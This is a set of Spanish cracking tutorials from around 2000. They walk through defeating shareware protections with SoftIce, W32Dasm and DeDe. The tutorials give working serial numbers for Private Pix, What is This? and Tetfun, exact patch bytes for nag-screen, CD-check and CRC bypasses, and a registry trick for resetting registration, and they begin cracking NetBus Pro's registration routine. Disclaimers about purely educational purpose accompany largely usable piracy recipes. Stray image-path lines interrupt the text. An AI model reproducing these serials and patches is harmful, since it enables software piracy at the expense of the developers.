a pesar de "estar registrados" el programa nos sigue obsequiando con la nag, nada más iniciarse. no, gracias; ya sabemos lo que va a poner. ejecutamos el programa desde el cargardor de softice y vamos trazando con f10 desde el principio. supuse que no tardaría mucho en dar con ella porque sale justo al principio; y así fue. nos vamos fijando en el código o apuntando las "**call**" por las que pasamos antes de llegar a la que dispara la nag y luego el resto del programa. en este caso la tenemos en **:00515093**. volvemos a ejecutar desde el loader, ponemos un bpx en esa dirección y, cuando para, hacemos click con el ratón en el registro eip para cambiar su valor, de modo que este sea ahora el correspondiente a la instrucción siguiente a la llamada que nos muestra la nag. enter y f5. et voila! el programa se lo piensa un poquillo antes de iniciarse, pero no aparece la nag. de nuevo, hay que editar el archivo con un editor hexadecimal para fijar el cambio. como de costumbre, recomiéndase no nopear los cinco octales de la llamada, sino tomar soluciones más seguras como 40 48 90 40 48.

despedida

hemos terminado.
saludos a todos los componentes de tutoriales2000, y especialmente a aquellos que no dudan en echar una mano en cuanto pueden. también, a esos que están escribiendo cosas de carácter más teórico y general porque nos ayudan a organizar un poco todo el batiburrillo de la información que se va acumulando en nuestras cabezas.
para lo que queráis, mandad unas líneas a

f_frantic@hotmail.com

Karpoff Spanish Tutor

Programa:	**Private Pix v2.11**

PROTECCION:	**Numero de Serie**		
DESCRIPCION:	**Un sharewarecito que te permite tener control de tus imagenes encryptandolas para que nadie las pueda ver**		
DIFICULTAD:	**PRINCIPIANTE/AFICIONADO/PROFESIONAL**		
DOWNLOAD:	http://www.tropsoft.com/		
HERRAMIENTAS:	**Soft Ice v xx.xx**		
CRACKER:	**Pr@fEsOr X**	**FECHA:**	**30/octubre/2000**

introduccion

hola a todos, otra vez mas aqui con ustedes, ahora con un programita a el cual le encontraremos su numero de serie valido usando un break point poco utilizado el __vbastrtoansi este se utiliza para los programas hechos en visual basic.

crackeando

bueno amigos empesemos con este memjurgue, lo primero que hay que hacer es configurar el soft ice para que funcionen los break points para los programas de visual basic, los pasos a seguir son:

1.- abrir el winice.dat

2.- modificar el winice.dat agregando las siguientes lineas coloreadas en verde a su winice.dat

********** ***** examples of sym files that can be included if you have the sdk ***** change the path to the appropriate drive and directory

load=c:\windows\system\user.exe

load=c:\windows\system\gdi.exe

load=c:\windows\system\krnl386.exe

load=c:\windows\system\mmsystem.dll

load=c:\windows\system\win386.exe

load=c:\windows\system\msvbvm50.dll

***** examples of export symbols that can be included ***** change the path to the appropriate drive and directory

exp=c:\windows\system\vga.drv

exp=c:\windows\system\vga.3gr

exp=c:\windows\system\sound.drv

exp=c:\windows\system\mouse.drv

exp=c:\windows\system\netware.drv

exp=c:\windows\system\system.drv

exp=c:\windows\system\keyboard.drv

exp=c:\windows\system\toolhelp.dll

exp=c:\windows\system\shell.dll

exp=c:\windows\system\commdlg.dll

exp=c:\windows\system\olesvr.dll

exp=c:\windows\system\olecli.dll

exp=c:\windows\system\mmsystem.dll

exp=c:\windows\system\winoldap.mod

exp=c:\windows\progman.exe

exp=c:\windows\drwatson.exe

***** examples of export symbols that can be included for windows 95 ***** change the path to the appropriate drive and directory

exp=c:\windows\system\kernel32.dll

exp=c:\windows\system\user32.dll

exp=c:\windows\system\gdi32.dll

exp=c:\windows\system\comdlg32.dll

exp=c:\windows\system\shell32.dll

exp=c:\windows\system\advapi32.dll

exp=c:\windows\system\shell232.dll

exp=c:\windows\system\comctl32.dll

exp=c:\windows\system\crtdll.dll

exp=c:\windows\system\version.dll

exp=c:\windows\system\netlib32.dll

exp=c:\windows\system\msshrui.dll


exp=c:\windows\system\msvbvm50.dll <direccion donde se encuentra instalada la dll de vbasic

exp=c:\windows\system\msnet32.dll

exp=c:\windows\system\mspwl32.dll

exp=c:\windows\system\mpr.dll

una vez hechos esos cambios en el winice.dat tenemos que reiniciar la pcera para ejecutar de nuevo el softice y que los cambios se establescan, ya listo todos los cambios procedemos a la instalacion del programa private pix v 2.11 el cual ejecutaremos y la primera ventana que saldra es una en la cual hay que insertar un password " private " el cual nos continuara ejecutando el programa, una vez en el private pix, empesamos a analiar y vemos un menu que dice register en la cual aparecen dos caption box en las cuales en mi caso insertare:



ya estando ahi! y antes de dar click en register, damos control d para saltar al softice en cual pondremos bpx __vbastrtoansi damos enter y despues control d otra vez para regresar al programa y ya estando listo todo, damos click en el boton register y saltamos inmediatamente a el softice, caeremos en

0167: 0f0cfd40 c20800 ret 0008

msvbvm50! __vbastrtoansi

0167: 0f0cfd43 56 push edi

****

despues damos f11, despues f5 y por ultimo f11, lo cual nos mandara al siguiente codigo:

016: 00452a31 50 push eax < se pone un valor en eax>

si damos d eax nos saldra en la ventana de datos "" profesor x "" nuestro nombre .....mmmmmmmmm creo que vamos por buen camino!!!!:), despues damos f10 dos veces hasta llegar a :

0167: 00452a37 8bf0 mov esi,eax

estando ahi vamos a ver los valores de los acumuladores con la instrucción d "acumulador" y cuando mostramos el valor de edx vemos que contiene en la direccion de memoria virtual en la ventana de datos:

016f: 69f2d4 3941 4242 3337 ..... a9bb73ed44

mmmm... vemos ahi un numero sospechoso, pero si vemos una linea mas arriba en la ventana de , vemos nuestro numero introducido 11111111 y justo despues a9bb73ed44 mmmm... creo que ese es nuestro serial correcto, lo apuntamos y vamos a insertarlo al programa yyyyyyyyyyyy!!!!!!!!!!

thanks for registering .....bla bla blaaaaa.....

creo que este arroz ya se cocio !!!!!!

nuestro objetivo se cumplio pudimos conseguir el serial correcto!!!!.

nota : cuando quise usar este metodo para los demas sharewarecitos de esa empresa, no me funciono para nada este metodo, ya en otros tutoriales les mostrare como se consigue un serial para los demas.....:)

saludos a to2 los amigos de tutoriales 2000, a txeli, karpoff y skuater.....y a los amigos de el canal del irc hispano #crackers.

aqui va tu mail

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: TNT-Demian.CrackME.CD-Check.(En)_TNT19

PROTECCION: **CD check.**

Objetivo: Saltarse el CD-Check.

Descripcion: Si no tienes un CD introducido no te deja seguir.

Dificultad: Facil.

DOWNLOAD: http://kickme.to/tnt/

Herramientas: **Softice, W32dasm, Editor Hexadecimal, IceDump**

CRACKER: **Txotxo** **FECHA:** **5/11/2000**

introduccion

bueno, para empezar el programa está comprimido/encriptado con telock. el programa mira en todas las unidades de cd-rom/cd-rw en busca de los cds introducidos. si alguna de esas unidades no tiene un cd introducido, el programa no seguirá hasta que se introduzca el cd.

al atake

para empezar, cargamos el icedump. y abrimos el sice. cargamos el programa y el msvbvm60.dll.

vamos. sabemos que todos los programas de vb comienzan así:

push xxxxxxx

call msvbvm60!thunrtmain

por ello, ponemos un bpx en thunrtmain. lo ponemos, y nos rompe dentro de la funcion. vamos a ensamblar un ret. con el comando a ponemos un ret. y pulsamos f10. ya estamos fuera.

ahora, usaremos el icedump. ponemos lo siguiente: /pedump 400000 16f0 d:\crackme.exe. esto nos creara donde le hayamos dicho el programa descomprimido, con todas las importaciones, y perfectamente ejecutable. lo ejecutamos y .... ohhhh. el programa comprueba el crc. es hora de usar el w32dasm.

abrimos el w32dasm, y buscamos con el string refs, "exe don't have a crc footer". y vamos subiendo hacia arriba mirando saltos, comprobando los saltos. no hagais mucho caso a los jge. deberemos llegar a un salto incondicional. exactamente 4033be. y vemos que después hay otro jmp. pues vamos a hacer que el salto de 4033be salte a ese otro

salto y el programa siga. entramos con el sice, y apuntamos los bytes necesarios para partxearlo (e9ad220000). bien, lo partxeamos y ejecutamos. y nos pone eso de que introduzcamos el cd. buscamos con el w32dasm el string, y miramos un poco mas arriba. y vemos un jnz (404b8c). que por supuesto habrá que partxear para que todo funcione como queremos. entramos en el sice, y ponemos un breakpoint en 404b8c, y al romper ponemos un jmp. los bytes que hay que poner son los siguientes: e9b200000090.

y se acabó. ya está. está crackeado.

bueno, para acabar, quiero mandar saludos a todo el grupo de tutoriales 2000, en especial al profe, karpoff, birkin, viper, y a toda esa peña. y a turbop, a ver si crackeas mi crackme txabalote.

mas información en mi página web: www.geocities.com/ttxotxo

y si quereis contactar conmigo: mandarme un mail

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: What is This? v 2.01 (buid 040)

PROTECCION:	**Serial**		
Objetivo:	Conseguir un número de serie válido		
Descripcion:	añade información útil a tus ficheros		
Dificultad:	Newbie		
DOWNLOAD:	http://www.jimjams.com		
Herramientas:	**Softice 4.05, file insPEctor 3.0**		
CRACKER:	**Act MagO**	**FECHA:**	**01/11/2000**

INTRODUCCION

introducción

hola amigos, presento mi noveno tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

añade información variada a tus ficheros"what is this?" es una pequeña y util extensión del sistema. permite almacenar y visualizar extensiones del sistema con facilidad. es fácil de usar. tan sólo tienes que hacer clic en el botón derecho para activar los menús contextuales, y escoger la opción "what is this?". si la entrada seleccionada tiene una correspondencia en la base de datos, la mostrará.


lo que nos interesa...el programa es shareware, viene con libre uso de 31 días, después de este período deberás registrarte o borrar el software de tu computadora. para registrarte debes pagar us$20... : (

contamos con softice...

al atake

quizás acabas de instalar el programa y no sabes como ejecutarlo...debes hacer esto:

dale click y el programa analizará el archivo al que le diste click en una ventana como esta...




donde está el cuadrado (insert registrayion key) con bordes rojos debes hacer click para acceder a la caja de registro, la que nos pide los siguientes datos...

user name:

registration number:

llenamos la caja con nuestro nombre y serial number al azar, le damos click a ok y como el programa no es estúpido por supuesto que no aceptará el número de serie y además no mostrará


ningún mensaje de registro falso o no válido, pero ...cómo sabemos que no lo ha aceptado? respuesta: cerramos el programa, lo volvemos a abrir y vamos a about y veremos esto:



hmmm, no nos resultó el registro al azar **:)** ...

a continuación...cerramos what is this?

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrara si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable wit.exe el que es guardado en x:\windows\wit.exe luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir un número de serie válido.

a continuación... cerramos **file inspector v3.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos what is this? y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier número de serie . todavía no damos click en ok ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a register y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 0044fa58 8b55f0 mov edx,[ebp-10]

luego **f10** 20 veces para llegar aquí:

015f: 0044faa1 8b45fc mov eax,[ebp-04] ---------> si aquí colocamos **d edx** veremos nuestro nombre.

luego f10 1 vez para llegar aquí:

015f: 0044faa4 8b533c mov edx,[ebx+3c]

si aquí colocamos **d edx** nuevamente veremos nuestro nombre y si colocamos **d eax** veremos esto:

069495908567

ya lo hemos conseguido, pero... cómo estar seguros?

podemos darle a **f10** 1 vez para llegar aquí:

015f: 0044faa7 e80c43fbff call 00403db8 ----------> **d edx** = 1233321<span

Karpoff Spanish Tutor

Programa:	Tetfun 2000v1.1/5, Colorfun y jBall

PROTECCION:	Serial		
Descripcion:	Clon del tetris y otros juegos.		
Dificultad:	Facilucha		
DOWNLOAD:	http://jaibosoft.8m.com		
Herramientas:	Softice		
CRACKER:	Yerba Mate Nº 9	FECHA:	../11/2000

INTRODUCCION

En esta oportunidad vamos a pensar un rato juntos. El programador hizo las cosas de forma tal que por más que busquemos el los registros, nunca veremos el serial completo. El programa está bien logrado y el precio que pide por el, teniendo incluidas todas las posteriores actualizaciones, es realmente accesible. Donde estuvo levemente mezquino es en dejarnos probarlo solamente 7 días. **C**omo siempre la única razón de este tutorial es analizar su protección, distinta a la que hemos visto hasta la fecha. No te preocupes por la versión que consigas. En principio este tutorial está escrito para la v1.1 pero también analizaremos la versión 1.5 (distinta por cierto). Al final como es costumbre te dejaré para que practiques, un programa con el esquema de protección de la versión1.1 y otro con el de la última versión. Espero que lo disfrutes.

AL ATAKE

dí con este programa a travez de un amigo, que lo había sacado del cd de una revista. en concreto se trataba de la versión 1.1, digo trataba porque ahora la versión que vas a encontrar en la página del autor es la 1.5.(no te preocupes que al final le dedicaré algunas líneas a esa versión). vamos, como es costumbre, a ir recorriendo juntos el sistema de protección y tal vez (como me pasó a mí) veas algo distinto.

como de costumbre vamos a register e introducimos nombre y serial (en mi caso **yerba mate** y **12345678**)

esta vez dejo que te copies mi serial **;-)**. si ponés el tuyo tratá de no repetir números, ya verás por que. a lo nuestro, ponemos un **bpx hmemcpy** y presionamos **register.** el soft-ice entra en algún lugar del user. borramos el breakpoint que ya cumplió su función con bc*. como el user no es la sección que nos interesa vamos presionando **f12** hasta llegar a la parte en que checkea nuestro serial. **e**sto es unas 13 veces. hecho esto llegaremos aquí:

```
:0040436b    e8ddcf0200    call 0043134d
:00404370    8b9684000000    mov edx, dword ptr [esi+00000084]    pone en edx 12345678
:00404376    8dbe84000000    lea edi, dword ptr [esi+00000084]
:0040437c    837af808    cmp dword ptr [edx-08], 00000008    compara el largo del serial con 8
:00404380    744b    jz 004043cd    salta
```

cuando introducimos el código falso no sabíamos nada del verdadero. ahora sabemos que el largo del serial tiene que ser igual a 8 caracteres. por que digo esto?. porque si no salta, cuando llegues al **call 4364ab** sale el mensaje de error. como de casualidad el largo es igual a 8 no tendremos problema y saltará.seguimos avanzando con **f10** hasta llegar aquí:

```
:004043d4    8a0411    mov    al, byte ptr [ecx+edx]
:004043d7    3c30    cmp    al, 30    compara con 0
:004043d9    7426    jz    00404401
:004043db    3c31    cmp    al, 31    con 1
:004043dd    7422    jz    00404401
:004043df    3c32    cmp    al, 32    con 2
:004043e1    741e    jz    00404401
:004043e3    3c33    cmp    al, 33    con 3
:004043e5    741a    jz    00404401
:004043e7    3c34    cmp    al, 34    con 4
:004043e9    7416    jz    00404401
:004043eb    3c35    cmp    al, 35    con 5
:004043ed    7412    jz    00404401
:004043ef    3c36    cmp    al, 36    con 6
:004043f1    740e    jz    00404401
:004043f3    3c37    cmp    al, 37    con7
:004043f5    740a    jz    00404401
:004043f7    3c38    cmp    al, 38    con 8
:004043f9    7406    jz    00404401
:004043fb    3c39    cmp    al, 39    con 9
:004043fd    7402    jz    00404401
:004043ff    33db    xor    ebx, ebx
:00404401    41    inc    ecx
:00404402    83f908    cmp    ecx, 00000008    vuelve arriba hasta
:00404405    7ccd    jl    004043d4    completar los 8 caracteres
```

todo esto sirve para verificar que los caracteres del serial sean números. (cada loco con su tema **;-)**). seguimos juntando pistas, ahora sabemos que el serial esta compuesto por **8 números**. inmediatamente después se fija que nuestro nombre esté comprendido entre 3 y 256 caracteres (no muy difícil de acertar).

no te voy a aburrir con más detalles. vamos al grano. el programa ahora toma nuestro serial (12345678), lo parte en cuatro números de dos cifras y en principio lo pone en el edx. canentá y elongá bien el dedo índice y sacudile duro a f10 hasta alcanzar la dirección xxxx:004045a3

```
:004045a3    8b542414    mov    edx, dword ptr [esp+14]    d edx
```

allí se pone en edx lo anteriormente dicho. presionamos f10 una vez para que pase el valor a edx si hacemos **dedx** veremos la siguiente tablita de valores:

```
78.............
12.............
34.............
12.............
................
```

seguimos trazando con f10 hasta llegar a ver lo siguiente.

```
:004045cb    e870020000    call 00404840    llamada a la rutina de comprobación
:004045d0    85c0    test eax, eax    test
:004045d2    7539    jne 0040460d    salto condicional
```

no te desesperes que ya falta poco **;-)** . una vez que llegamos a **4045cb** pulsamos **f8** para meternos dentro de el call. una vez ahí veremos lo siguiente:

```
:00404840   8a442404   mov al, byte ptr [esp+04]   pone 0c en al   0c en hexa = 12 en decimal
:00404844   8a4c2410   mov cl, byte ptr [esp+10]   4e  en cl       4e en hexa = 78 en decimal
:00404848   8a54240c   mov dl, byte ptr [esp+0c]   38  en dl       38 en hexa = 56 en decimal
:0040484c   53         push ebx
:0040484d   8a5c240c   mov bl, byte ptr [esp+0c]   22 en bl       22 en hexa =34 en decimal


:00404851   3c46       cmp al, 46     compara los dos primeros números de nuestro serial con 70 (46 en hexa)
:00404853   7518       jnz 0040486d
:00404855   80fb25     cmp bl, 25     3º y 4º   con   37 (25 en hexa)
:00404858   7513       jnz 0040486d
:0040485a   80fa41     cmp dl, 41     5º y 6º   con   65 (41 en hexa)
:0040485d   750e       jnz 0040486d
:0040485f   80f922     cmp cl, 22     7º y 8º   con   34 (22 en hexa)
:00404862   7509       jnz 0040486d
:00404864   b801000000 mov eax, 00000001
:00404869   5b         pop ebx
:0040486a   c21000     ret 0010
```

si cualquiera de las comparaciones anteriores no es igual pasa al siguiente grupo de comparaciones

```
:0040486d   3c50       cmp al, 50     1º y 2º   con   80 (50 en hexa)
:0040486f   7518       jnz 00404889
:00404871   80fb0e     cmp bl, 0e     3º y 4º   con   14 (0e en hexa)
:00404874   7513       jnz 00404889
:00404876   80fa59     cmp dl, 59     5º y 6º   con   89 (59 en hexa)
:00404879   750e       jnz 00404889
:0040487b   80f958     cmp cl, 58     7º y 8º   con   88 (58 en hexa)
:0040487e   7509       jnz 00404889
:00404880   b801000000 mov eax, 00000001
:00404885   5b         pop ebx
:00404886   c21000     ret 0010
```

y así sucesivamente unas ***112 veces*** mas

el gráfico habla por sí solo. el programa toma nuestro falso serial (12345678), lo fracciona en cuatro (12-34-56-78) y lo carga en los registros (al-bl-dl-cl). luego realiza la comparación de los registros con números fijos (hardcoded). al principio te decía que no repitieras los números dentro del serial, si por ejemplo elegías poner 88888888 no te podrías dar cuenta que parte del serial compara. si no conté mal hay 112 rutinas de comparación, es decir ***112*** seriales distintos que funcionarán. en la pantalla del soft-ice de arriba vemos dos de las rutinas de comprobación que corresponden a los números **70376534** y **80148988** te dejo el resto a vos para que los pruebes. para poder probar más de uno, una vez que está registrado, ejecutá el regedit (desde el menú inicio) y buscá en local machine/software/ jaibo/registration, tus datos. borralos y estarás sin registrar nuevamente.

una cosa más las comparaciones son fijas (no son producto de operaciones) que quiere decir esto???..... ..... exacto, que el nombre no es utilizado en lo más mínimo en la rutina de comprobación. cualquier número de serie funcionará con cualquier nombre.

****

actualización para la versión 1.5 .....

.....ó como hacerle la vida más fácil al cracker!!!! **;-)**

en principio es igual, solo difieren las direcciones. por si, haciendo una búsqueda en la web no conseguís la versión anterior,

te voy a dar las posiciones de memoria del soft-ice para que lo puedas seguir. el siguiente cuadro adapta lo visto para la **versión 1.1** a la actual **versión 1.5**

versión 1.1	versión 1.5
0040436b call.....	0040461b call.....
004043d4 mov.....	00404684 mov.....
004045cb call.....	0040487b call.....

en esta versión, el programa vuelve a fraccionar el serial, pero más tarde lo vuelve a reconstruir (¿?) como ya veremos. vamos a la posición **40487b:**

```
:0040487b    e870020000    call 00404af0    llamada a la rutina de comprobación
:00404880    85c0          test eax, eax
:00404882    7539          jnz 004048bd
```

hasta aquí todo similar a la versión anterior. el cambio se produce dentro del **call 40487b**. entonces **f8** y entramos. vamos pulsando **f10** hasta llegar a

```
:00404b7d    8d44240c    lea eax, dword ptr [esp+0c]    aquí reconstruye nuestro serial
```

seguimos presionando f10 hasta llegar aquí:

```
:00404b8a    3d56dc3104          cmp eax, 0431dc56    compara 12345678 con 70376534
:00404b8f    7529                jnz 00404bba    si no es igual pasa a la siguiente comprobación
:00404b91    8d4c2408            lea ecx, dword ptr [esp+08]
:00404b95    c744241cffffffff    mov [esp+1c], ffffffff
:00404b9d    e898ef0400          call 00453b3a
:00404ba2    b801000000          mov eax, 00000001
:00404ba7    8b4c2414            mov ecx, dword ptr [esp+14]
:00404bab    64890d00000000      mov dword ptr fs:[00000000], ecx
:00404bb2    5f                  pop edi
:00404bb3    5e                  pop esi
:00404bb4    83c418              add esp, 00000018
:00404bb7    c21000              ret 0010
:00404bba    3dfcf9c604          cmp eax, 04c6f9fc    compara 12345678 con 80148988
:00404bbf    7529                jnz 00404bea    si no es igual pasa a la siguiente comprobación
```

te suenan estos números, seguro que sí, son los mismos seriales válidos que antes. si en la posición **404b8a** haces **?eax** obtendrás bc614e que no es otra cosa que **12345678** en hexadecimal. asimismo 0431dc56 es **70376534**. al igual que antes tendras más de 100 seriales válidos. la diferencia esta en que son mucho más fáciles de encontrar ahora que en la versión anterior.

ahora te toca a vos: (la estabas extrañando, no) con la misma técnica que la usada hasta aquí, tenes que encontrar los seriales de **colorfun** v1.0 y de **jball** v1.0 . ambos programas los podrás bajar de la misma página que tetfun. en el caso de jball la protección es similar a la de la versión vieja del tetfun, mientras que en el caso de colorfun es del tipo de la nueva.

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	NetBus v2.10

PROTECCION:	Molesto banner y opción para meter el serial		
Descripcion:	Creo que a estas alturas no la necesita		
Dificultad:	Newbie+		
DOWNLOAD:	http://www.netbuspro.com/downloads/nbpro210.exe		
Herramientas:	File InsPEctor, SoftIce, DeDe.		
CRACKER:	**DeK_OiN**	**FECHA:**	06/11/2000

INTRODUCCION

Aquí con otro manual. Esta vez de un programa que no necesita presentación. Ya todos lo deben conocer jeje!. Podremos comprobar lo útil que puede sernos el DeDe. Vamos a crackear!.

AL ATAKE

Antes que nada, analizamos el NetBus.exe con el File InsPEctor y obtenemos la siguiente información:

- **No está empakado**
- **Ni encryptado**
- **Hecho en Delphi 3.0**

Si el programa está hecho en Delphi, ya tenemos una gran herramienta creada por DaFixer, llamada DeDe, el mejor decompilador de Delphi del momento. Abrimos DeDe y decompilamos el netbus.exe. En la barra de estado hay una opción que dice Procedures, pues esta siempre nos será la más importante. Ahora a buscar!!. Voy presionando la R para ver si hay algo tipo Register y si!, Register TRegisterForm. Hacemos clic sobre eso y a la derecha aparecerán cosas como CancelButtonClick, HowToBtnClick, RegButtonClick y FormShow. La que me parece más interesante es la de RegButtonClick ya que nos mostrará que pasará cuando hagamos clic en el botón de Register. Hacemos doble clic sobre RegButtonClick y nos aparecerá el código en ASM exactamente igual a como lo veríamos en el W32Dasm. Examinemos el código. Centrémonos en esta parte:

```
004E0D01 E9062AF2FF          jmp 0040370C
004E0D06 EBF0                jmp 004E0CF8
004E0D08 E86F54FFFF          call 004D617C          ;llama a la rutina de comprobación
004E0D0D 84C0                test al, al            ;¿el flag devuelto es cero?
```

```
004E0D0F 7414                    jz 004E0D25                          ;si es así, jz_error
004E0D11 B940000000              mov ecx, $00000040                   ;si no es cero continúa
                                                                      ;y muestra los mensajes
* Possible String Reference to: "Thanks"                              ;de gracias por registrarse!
|
004E0D16 BAA40D4E00              mov edx, $004E0DA4
* Possible String Reference to:"Thanks for registering NetBus Pro and
                                  supporting Shareware software."
|
004E0D1B B8B40D4E00              mov eax, $004E0DB4
004E0D20 E8736F0000              call 004E7C98
004E0D25 8B45FC                  mov eax, [ebp-$04]
004E0D28 E8A7ECF6FF              call 0044F9D4
004E0D2D 33C0                    xor eax, eax
```

Podríamos cambiar el jz a jnz pero recuerden, es mejor encontrar un serial válido cuando se puede en vez de hacer parcheos. ¿Que pasaría si el Net Bus tuviera protección CRC (cosa que dudo)?. Podríamos saltarla con un je a un jne o podríamos pasarnos una eternidad tratando de ver como quitarlo. Yo opto por no probar. Sabemos donde está la llamada a la rutina de comprobación así que las cosas se nos harán más fáciles con el SiCE.

